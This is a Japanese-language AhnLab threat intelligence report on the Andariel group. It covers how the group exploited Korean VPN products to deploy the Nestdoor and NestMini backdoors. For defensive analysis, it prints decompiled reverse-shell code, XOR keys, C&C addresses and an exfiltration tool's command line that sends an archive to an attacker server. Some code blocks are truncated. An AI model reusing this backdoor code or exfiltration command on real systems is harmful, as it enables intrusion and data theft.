TLP：AMBER+STRICT

攻撃グループ「Andariel」による韓国 VPN 製品の脆弱性を利用したマルウェア「NestMini」の配布

eWalker SSL VPN、SecureGuard VPN 脆弱性攻撃

V 1.0

アンラボセキュリティインテリジェンスセンター（ASEC）

2025年7月7日

AhnLab

文書レベルに関するご案内

刊行物や提供されるコンテンツは文書レベル別に許可された範囲内でのみ使用可能です。

文書レベル	配布対象	注意事項
TLP：RED	特定顧客のレポート受信者に限定して提供されるレポート	**レポートの受信者または受信部署のみがアクセスできる文書** 受信者以外は複製・配布不可
TLP：AMBER+STRICT	特定顧客の内部組織に限定して提供されるレポート	**レポートの受信組織（会社）内部では複製・配布可能** 但し、組織以外の教育などのために使用する場合はアンラボの許可が必要
TLP：AMBER	特定顧客および該当顧客の顧客に限定して提供されるレポート	**レポートの受信組織（会社）内部および該当組織の顧客に対して複製・配布可能** 但し、対象者以外の教育などのために使用する場合はアンラボの許可が必要
TLP：GREEN	サイバーセキュリティコミュニティに提供されるレポート (業務提携を結んだ外部機関を含む)	**該当業種などでは自由に使用可能であり、出所を明示した上で内部教育、同種業界、セキュリティ担当者向けの教育資料として活用可能** 但し、一般人向けの発表資料には厳格制限
TLP：CLEAN	自由に利用可能なレポート	出所を明示した上で商用および非商用目的での利用可能 修正および二次創作など、二次的著作物の作成を許可

本文書のバージョン履歴は以下のとおりです。

バージョン	日付	内容
1.0	2025-07-07	攻撃グループ「Andariel」による韓国 VPN 製品の脆弱性を利用したマルウェア「NestMini」の配布

目次

サマリー 5

概要 6

悪用された VPN の脆弱性 7

1. 確認された脆弱性、eWalker SSL VPN (KVE-2024-0200) 7

2. 確認されていない脆弱性 (SecureGuard VPN の脆弱性関連) 7

脆弱性攻撃の状況 10

1. 最新事例 (KVE-2024-0200 脆弱性の悪用) 10

2. 既存事例と C&C サーバーにおける関連性 11

主要マルウェアの分析 13

1. バックドア (Nestdoor、NestMini) 13

1) Nestdoor 13

2) NestMini 16

2. XPlatForm フッキングマルウェア 21

3. その他のツール 26

1) Proxy (Tunneling) ツール 26

2) File Stealer 28

アンラボにおける対応状況 29

対応ガイド 30

結論 31

Threat Hunting Rules 32

IoC (Indicators of Compromise) 34

ファイル Hashes (MD5) 34

関連ドメイン、URL および IP アドレス 35

サマリー

攻撃方法

- 韓国の VPN 製品である eWalker SSL VPN および SecureGuard VPN の脆弱性を悪用した攻撃
- 昨年修正パッチが提供されたが、パッチを適用していなかった企業をターゲットに今年の初め頃までマルウェアを配布
- XPlatForm を使用している環境では、追加のマルウェアにより情報を窃取

攻撃者情報

- 攻撃グループ「Andariel」と推定
- 「北朝鮮ハッキング組織の建設・機械分野の技術窃取に関する注意勧告」で知られる攻撃の延長線
- すでに知られているバックドアの C&C サーバーを通じて脆弱性攻撃を試行

マルウェア情報

- 新しいマルウェア「NestMini」の登場
- 既存の「Nestdoor」と呼ばれるタイプを簡略化したバージョン。比較的シンプルに構成されたコード
- 「YaSharLoader」というカスタムパッカーを利用して配布し、wmplayer.exe にインジェクション
- 特定の環境では XPlatForm フッキングツールを使用
- オープンソースプロキシおよび ThreatNeedle ケース（2021年）で使用されたカスタムプロキシツールを使用

概要

北朝鮮を背景とする攻撃グループ「Andariel」が最近韓国のソフトウェアの脆弱性を悪用して攻撃を行った事例が頻繁に確認されている。

2024年

- Tgate 脆弱性を利用してマルウェアを配布する攻撃グループ「Andariel」(KVE-2024-0081)
- 新しい NetClient6の脆弱性を悪用して内部システムを支配した事例 (KVE-2024-0686)
- Secuve TOS Agent リモートコード実行 (RCE) および権限昇格 (LPE) 脆弱性 (KVE-2024-0199)
- SOOSAN INT eWalker SSL VPN リモートコード実行 (RCE) および権限昇格 (LPE) 脆弱性 (KVE-2024-0200)

2025年

- 攻撃グループ「Andariel」の NecroClient バックドア攻撃事例 (WGear 悪用)
- 攻撃グループ「Andariel」、WGear 脆弱性 (1-Day) を利用した2次大規模攻撃

2024年8月、これらの攻撃により国家サイバーセキュリティセンター (NCSC) は「北朝鮮ハッキング組織の建設・機械分野の技術窃取に関する注意勧告」を公表しており、この攻撃は現在も継続して行われている。

このレポートは2025年1月末まで悪用された SOOSAN INT社の eWalker SSL VPN (SecureGuard VPN) ソフトウェアの脆弱性攻撃事例であり、特に韓国企業向けの RIA (Rich Internet Application) プラットフォーム「XPLATForm」で作成されたプログラムをターゲットに、フッキングを通じて情報収集を試みた状況が確認された。

攻撃者は今回の攻撃において少なくとも2つの VPN ソフトウェアの脆弱性[1] を悪用したと推定されており、

[1] https://knvd.krcert.or.kr/detailSecNo.do?IDX=6185


このうちの1つは2024年4月にアンラボが報告した「KVE-2024-0200、リモートコード実行（RCE）脆弱性」であることが確認された。

悪用された VPN の脆弱性

1. 確認された脆弱性、eWalker SSL VPN (KVE-2024-0200)

KVE-2024-0200は、2024年4月にアンラボのセキュリティインテリジェンスセンター（ASEC）が報告した脆弱性であり、もし eWalker VPN を使用している PC の IP アドレスを知っている場合、Zero-Click およびリモートコード実行（RCE）が可能な脆弱性である。この脆弱性は高い（High）権限で実行されるため、権限昇格（LPE）も行われ、影響範囲が広い。

以下は、脆弱性報告時の証明（PoC）のため、マルウェアの代わりに別のプログラム（NotePad++）を実行した様子であり、この脆弱性は VPN インストールファイルのパスに攻撃者の任意のファイルを作成し、**SVPNClientW.exe** というプロセス名で実行することが特徴である。



[図 1] リモートコード実行プロセスツリー

脆弱性の原理と PoC コードなどの動作に関する詳細は、以下のレポートで確認できる。

- SOOSAN INT eWalker SSL VPN リモートコード実行（RCE）および権限昇格（LPE）脆弱性（KVE-2024-0200）

2. 確認されていない脆弱性 (SecureGuard VPN の脆弱性関連)


攻撃者は、上記の脆弱性以外に「SecureGuard VPN」の脆弱性も利用したとみられる。以下は、SecureGuard VPN 製品のインストールパスからバックドアマルウェアが確認されたケースであり、これは上記の脆弱性と同様にインストールパスである点が類似している。

---

https://knvd.krcert.or.kr/detailSecNo.do?IDX=6292

[2024年6月ログ] - SecureGuard VPN を装うマルウェア「Nestdoor」、ASEC Notes
- パス：%ProgramFiles% (x86)¥SecureGuard¥NonActiveX¥**SGVPN_NON_ACTIVEX.exe**

また、「SecureGuard VPN」は「eWalker SSL VPN」と密接な関係がある。SOOSAN INT の「eWalker SSL VPN」は「SecureGuard VPN ソリューション」を買収してリニューアルした後、新しい名前で発売した製品である。2つのソフトウェアのコード構造が部分的に類似していることから、両製品で動作する脆弱性が存在する可能性がある。



[図 2] 2つのプログラムのコード比較

2024年6月に ASEC Notes を通じてこの事例が公開された後、2024年9月に2つのソフトウェアの脆弱性に対するパッチ適用の勧告が KISA[2] によって行われた。したがって、今回の攻撃に2つの脆弱性が共に利用された可能性がある。

[2] https://knvd.krcert.or.kr/detailSecNo.do?IDX=6292

수산아이앤티 제품 보안 업데이트 권고 2024.09.19

□ 개요

o 수산아이앤티社의 제품군에서 발생하는 취약점에 대한 조치 권고

o 영향받는 버전을 사용 중인 시스템 사용자는 해결 방안에 따라 최신 버전으로 업데이트 권고

□ 설명

o eWalker SSL VPN 및 Secure Guard VPN에서 원격 코드 실행(RCE) 및 권한 상승(LPE)이 가능한 취약점

□ 영향받는 제품 및 해결 방안

제품명	영향받는 버전	해결 방안
eWalker SSL VPN	윈도우 클라이언트 v10.0.7.11 (server : r10391) 이하	윈도우 클라이언트 v10.0.7.13 (server : r10498)
Secure Guard VPN	윈도우 클라이언트 v2.0.7.5 (server : 202409091346) 이하	윈도우 클라이언트 v2.0.7.6 (server : 202409190931)

[図 3] 2つのソフトウェアの脆弱性に対するパッチ適用の勧告

脆弱性攻撃の状況

2024年6月、アンラボはこの攻撃の状況を「SecureGuard VPN を装うマルウェア「Nestdoor」」で紹介した。この攻撃は少なくとも2023年末から韓国の大学や特定の機関、健康食品、自動車設備、電子部品などの製造業分野を対象に行われたことが確認された。

1. 最新事例 (KVE-2024-0200 脆弱性の悪用)

2025年1月14日、特定の PC で eWalker SSL VPN の脆弱性 (以下、SVPN 脆弱性) を悪用してマルウェアが配布・実行された。

2025.01.14

Target Type	File Name	File Size	File Path
Target	svpnclientw.exe	4.72 MB	%ProgramFiles% (x86)\soosan int\ewalker ssl vpn\svpnclientw.exe
Current	elevator.exe	105.89 KB	%ProgramFiles% (x86)\soosan int\ewalker ssl vpn\elevator.exe
Parent	autoupdate.exe	1.9 MB	%ProgramFiles% (x86)\soosan int\ewalker ssl vpn\autoupdate.exe
ParentOfParentOfCurrent	svpndaemon.exe	305.38 KB	%ProgramFiles% (x86)\soosan int\ewalker ssl vpn\svpndaemon.exe

Process	Target	Behavior
elevator.exe	File Less Submit svpnclientw.exe	Creates process
svpndaemon.exe	autoupdate.exe	Creates process
autoupdate.exe	elevator.exe	Creates process
autoupdate.exe	N/A	Changes executable file name

[図 4] SVPN 脆弱性悪用ログ

その後、2025年2月25日、攻撃者はその PC からファイル窃取ツール (msload.exe) を通じて Word 文書が含まれていると推定される圧縮ファイル (doc.rar) を攻撃者サーバーに送信した。

2025.02.25

Process	Target	Behavior	Data
File Less Submit msload.exe	N/A	Detected fileless attack	N/A
cmd.exe	File Less Submit msload.exe	Creates process	N/A
File Less Submit msload.exe	N/A	Connects to network	5.75.195.213:443


[図 5] ファイル (doc.rar) 窃取ログ

当時のプロセス情報は次のとおりである。

- プロセスパス：C:¥temp¥**msload.exe**
- コマンドライン情報：--protocol tcp --server **5.75.195[.]213:443** --file **doc.rar** --thread 2

上記の攻撃は Andariel による既知の攻撃事例と類似点が見られる。
まず、ファイル窃取ツール（msload.exe）は2024年4月、Dora RAT の配布時に一緒に確認された Andariel 独自のツールであり、ASEC Notes および ASEC Blog を通じて紹介したことがある。今回使用されたマルウェア「NestMini」も過去に配布された「NestDoor」の縮小版に近い。
この他にもマルウェアおよび C&C サーバーで関連性が確認された。

2. 既存事例と C&C サーバーにおける関連性



[図 6] 既存の攻撃との関連性

最新事例は、[図 6] の赤枠で囲んだ部分である。企業 C は SVPN 脆弱性（KVE-2024-0200）により最初の侵入が発生したと推定され、その後他のマルウェアが確認された。リモートコード実行時にマルウェア配布サーバーからマルウェアをダウンロードして実行するため、配布サーバーのアドレス（222.239.90[.]116）を確認できるのがこの脆弱性の特徴である。

このサーバーは過去の NestDoor 事例において C&C サーバーとして使用され、攻撃事例をさかのぼると NCSC の「北朝鮮ハッキング組織の建設・機械分野の技術窃取に関する注意勧告」で紹介された C&C サーバーとも関連性があることを確認できる。また、攻撃者が主に使用するファイル窃取ツールおよびプロキシツールなどが他の事例でも発見された。

主要マルウェアの分析

1. バックドア (Nestdoor、NestMini)

今回の事例の主要マルウェアは「Nestdoor」と「NestMini」である。2つのマルウェアはリバースシェルを実行するため、コマンドライン (Command Line) の入出力にパイプ (Pipe) を構成し、親プロセスと子プロセスを束ねて管理するために Job オブジェクト (Object) を使用する特徴がある。
これは親プロセスに予期しない問題が発生した場合、子プロセスもすべて正常終了 (JOB_OBJECT_LIMIT_KILL_ON_JOB_CLOSE) させるためである。


```
GetStartupInfoA(&StartupInfo);
StartupInfo.hStdInput = hReadPipe;
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.cb = 104;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 256;
strcpy(Name, "ComSpec");
GetEnvironmentVariableA(Name, Buffer, 0x104u);
v2 = 0;
CurrentProcess = GetCurrentProcess();
if ( IsProcessInJob(CurrentProcess, 0, &Result) )
{
  if ( Result )
  {
    JobObjectW = CreateJobObjectW(0, 0);
    hJob = JobObjectW;
    if ( JobObjectW )
    {
      memset(&JobObjectInformation.BasicLimitInformation.LimitFlags, 0, 128);
      JobObjectInformation.BasicLimitInformation.LimitFlags = JOB_OBJECT_LIMIT_KILL_ON_JOB_CLOSE;
      *&JobObjectInformation.BasicLimitInformation.PerProcessUserTimeLimit.LowPart = 0;
      v2 = SetInformationJobObject(JobObjectW, JobObjectExtendedLimitInformation, &JobObjectInformation, 0x90u);
    }
  }
}
if ( CreateProcessA(Buffer, 0, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  if ( v2 )
    AssignProcessToJobObject(hJob, ProcessInformation.hProcess);
  result = 1;
  hProcess = ProcessInformation.hProcess;
  hThread = ProcessInformation.hThread;
}
else
{
  CloseHandle(hNamedPipe);
  CloseHandle(hFile);
  CloseHandle(hReadPipe);
  CloseHandle(hWritePipe);
  return 0;
```

[図 7] 共通のコード、Job オブジェクトを使用したリバースシェル機能

1) Nestdoor


Nestdoor は NestMini の配布前に拡散されたマルウェアであり、2024年に主に無効な署名で拡散された。少なくとも10月まで、Microsoft および他の署名済みファイルに偽装するか、またはファイル情報や実行

コードに SysInternals ツールのように見せかけたりマルウェアを挿入する方法で配布された。



[図 8] 2024年10月まで配布された外形

その後、2025年1月中旬まで SOOSAN INT（eWalker SSL VPN メーカー）の証明書に偽装したマルウェアも拡散された。



[図 9] 2025年1月に使用された署名情報

このマルウェアは亜種によってリバースシェル機能の他にバックドア機能や PC 情報の収集方法、構造体など

が少しずつ変更され、後には Windows の正常なプログラム（wmplayer.exe、Windows の正常なメディアファイル）にインジェクションして動作する形で広まった。

2) NestMini

外形

2024年10月、SOOSAN INT の証明書に偽装した時点から NestMini が配布された。NestMini は外部に公開されていないカスタムパッカー「YaSharLoader」を使用し、一部は Themida と一緒にパッキングされた形で流布された。

[図 10] ASCII アート (y@sha Lo@der v1.0) と内部文字列

しかし、パッカー名 (YaSharLoader) と作成者が確認された以外に新しい機能はなく、既存の Nestdoor パッカーと同様に Windows メディアプログラム (wmplayer.exe) にバックドアをインジェクションして動作する。

バックドア

バックドアはまずバイナリの「MYRES」という名前のリソースを探し、以下のキーで復号化する。なお、そのリソース名 (MYRES) は2023年 Lazarus のマルウェア「Volgmer」で確認されたことがあるが、エンコー

ディング方式とデータは異なり、複数の IDE (Integrated Development Environment) でデフォルトで提供される名前である。

- XOR Key1 : “xoW@3sp;3sigjn&*&UMFAK..sth89”
- XOR キーの長さ : 0x1D
- リソースのサイズ : 0x1030

```
LibFileName[13] = 0;
Library = LoadLibraryExW(&LibFileName[1], 0, 0);
FindResourceA = GetProcAddress(Library, &ProcName[1]);
// MYRES
v8 = (FindResourceA)(0, 102, &v31[1]);
if ( !v8 )
  return 0;
v9 = 0x79;
*v33 = '\x18\x165y';
v34 = '\n\x1C+\x1D';
v35 = 0x1A0B0C16;
v36 = 28;
v10 = 0;
while ( 1 )
{
  v33[v10 + 1
  if ( ++v10
    break;
  v9 = v33[0]
}
HIBYTE(v36) =
v11 = 120;
wcscpy(xor_ke
v12 = 0;
while ( 1 )
{
  xor_key[++v12] = v11;
  if ( v12 >= 0xC )
    break;
  v11 = xor_key[0];
}
xor_key[13] = 0;
v13 = LoadLibraryExW(&xor_key[1], 0, 0);
LoadResource = GetProcAddress(v13, &v33[1]);
v15 = (LoadResource)(0, v8);
```

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  77 65 62 6D 61 69 6C 2E 62 65 73 74 64 6F 6D 62  webmail.bestdomb
00000010  6C 6F 67 2E 63 6F 6D 00 00 00 00 00 00 00 00 00  log.com.........
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 BB 01 00 00 00 00 00 00  ........».......
```

[図 11] リソース (MYRES) の復号化過程および結果

復号化されたデータには、サーバーアドレス、ポート番号、XOR Key2、Sleep 時間が存在する。ネットワーク情報は接続される攻撃者の C&C サーバーであり、XOR Key2は C&C サーバーとの通信中の暗号化・復号化に使用される。

- XOR Key2 : @aw4d!3e23n27fn7232ui3brh2u3
- XOR キーの長さ : 0x1C

その後、感染した PC の情報を収集する。

- OS バージョン、プロセッサ情報、接続されたネットワークアダプターの IP アドレス、現在のプロセストークン情報など

また、NestMini は4984 byte (0x1378) の構造体型のグローバル変数を使用することが特徴である。

これは Read、Write パイプハンドルからソケット、ユーザー PC 情報、現在アクセス中のファイルハンドル、ファイルサイズ、ミューテックス名などさまざまなデータを保存し、スレッドで確認する形で動作する。基本的なバックドアの動作はリバースシェル機能であり、パイプを利用してデータを送受信する。

```
  ProcName_8.m128i_i32[0] = 'olC[';
  wmemcpy(LibFileName_8, L"UKerne", 6);
  HIWORD(LibFileName_8[0]) = '3';
  strcpy(&LibFileName_8[1], "2");
  goto LABEL_12;
}
v59 = 0;
LOBYTE(LibFileName) = 0;
wcscpy(LibFileName_8, L"hKernel32.dll");
memset(&GetStartupInfo, 0, sizeof(GetStartupInfo));
v58 = 0;
ProcName_8 = _mm_load_si128(&xmmword_14002CB10);
v16 = LoadLibraryExW(LibFileName_8 + 1, 0, 0);
GetStartupInfoA = GetProcAddress(v16, &ProcName_8.m128i_i8[1]);
(GetStartupInfoA)(&GetStartupInfo);
GetStartupInfo.hStdInput = a1[2];             // R2, 원격명령은 W2
GetStartupInfo.hStdError = a1[3];             // W1
GetStartupInfo.hStdOutput = GetStartupInfo.hStdError;// W1
GetStartupInfo.cb = 104;
strcpy(v53, "K");
GetStartupInfo.wShowWindow = 0;
GetStartupInfo.dwFlags = 256;
strcpy(ProcName_8.m128i_i8, "%ComSpec");
LibFileName_8[0] = _mm_load_si128(&xmmword_14002CB50);
strcpy(&LibFileName_8[1], "ariableA");
```

[図 12] コマンドラインリバースシェル構成（パイプ設定）

もう一つの特徴は、キー（key）と値（value）のペアで構成されるマップコンテナ（std::map）を使用してコマンドを管理する点である。NestMini は std::map クラスを通じてコマンド ID と実行アドレスを Key-Value の形でノードに登録し、その後渡されたコマンド ID（key）をマップで照会して実行関数を呼び出す。

Backdoor_Func(1)

```
v26 = 7;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = fn_WritePipe;
v26 = 1;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = UserMathErrorFunction;
v26 = 2;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = fn_Sleep;
v26 = 3;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = UserMathErrorFunction;
v26 = 4;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = fn_ExitProcess_0;
v26 = 5;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = fn_ExitProcess;
v26 = 8;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v26) = fn_FileManager;
v26 = 6;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((a1 + 4576), &v2
```

Backdoor_ Func(2) – in_fn_FileManger

```
v15 = 0;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((v5 + 1120), &v15) = j_fn_setFileSize;
v16 = 1;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((v5 + 1120), &v16) = j_fn
v17 = 4;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((v5 + 1120), &v17) = j_fn
v18 = 2;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((v5 + 1120), &v18) = fn_R
LODWORD(v19) = 3;
*std::map<int,std::unique_ptr<BlockStateMeta>>::operator[]((v5 + 1120), &v19) = j_fn
```

```
if ( opcode <= 9 )
{
  blockStateMap = *(a1 + 4576);
  func_table = *(blockStateMap + 8);
  func_table_ = func_table;
  func_table__8 = 0;
  inserted = blockStateMap;
  while ( !*(func_table + 0x19) )
  {
    func_table_ = func_table;
    if ( *(func table + 0x20) >= opcode )   // opcode check
                                            ···omit···
    // blockStateMap
    inserted = std::_Tree_val<std::_Tree_simple_types<std::string>>::_Insert_node(
                 (a1 + 4576),
                 &func_table_,
                 struc_blockStateMap);
  }
  // backdoor_func
  res = (*(inserted + 40))(a1, &opcode);
```

[図 13] バックドアコマンドの登録および実行コード

バックドア機能は以下のとおりである。

Command ID	コマンド
1,3	X (機能なし)
2	待機
4,5	終了
6	コマンドライン (CMD) 再起動
7	パイプの書き込み
8	FileManager の呼び出し

もし FileManager (8) を使用した場合、以下の追加コマンドを実行できる。

Command ID	コマンド
0	ファイルサイズの変更
1	ファイルサイズの取得
2	ファイルポインタの変更
3	ファイルの読み取り
4	ファイルの書き込み

また、C&C サーバーから受信した応答の中から特定のオフセットをスキャンする特徴を持っている。

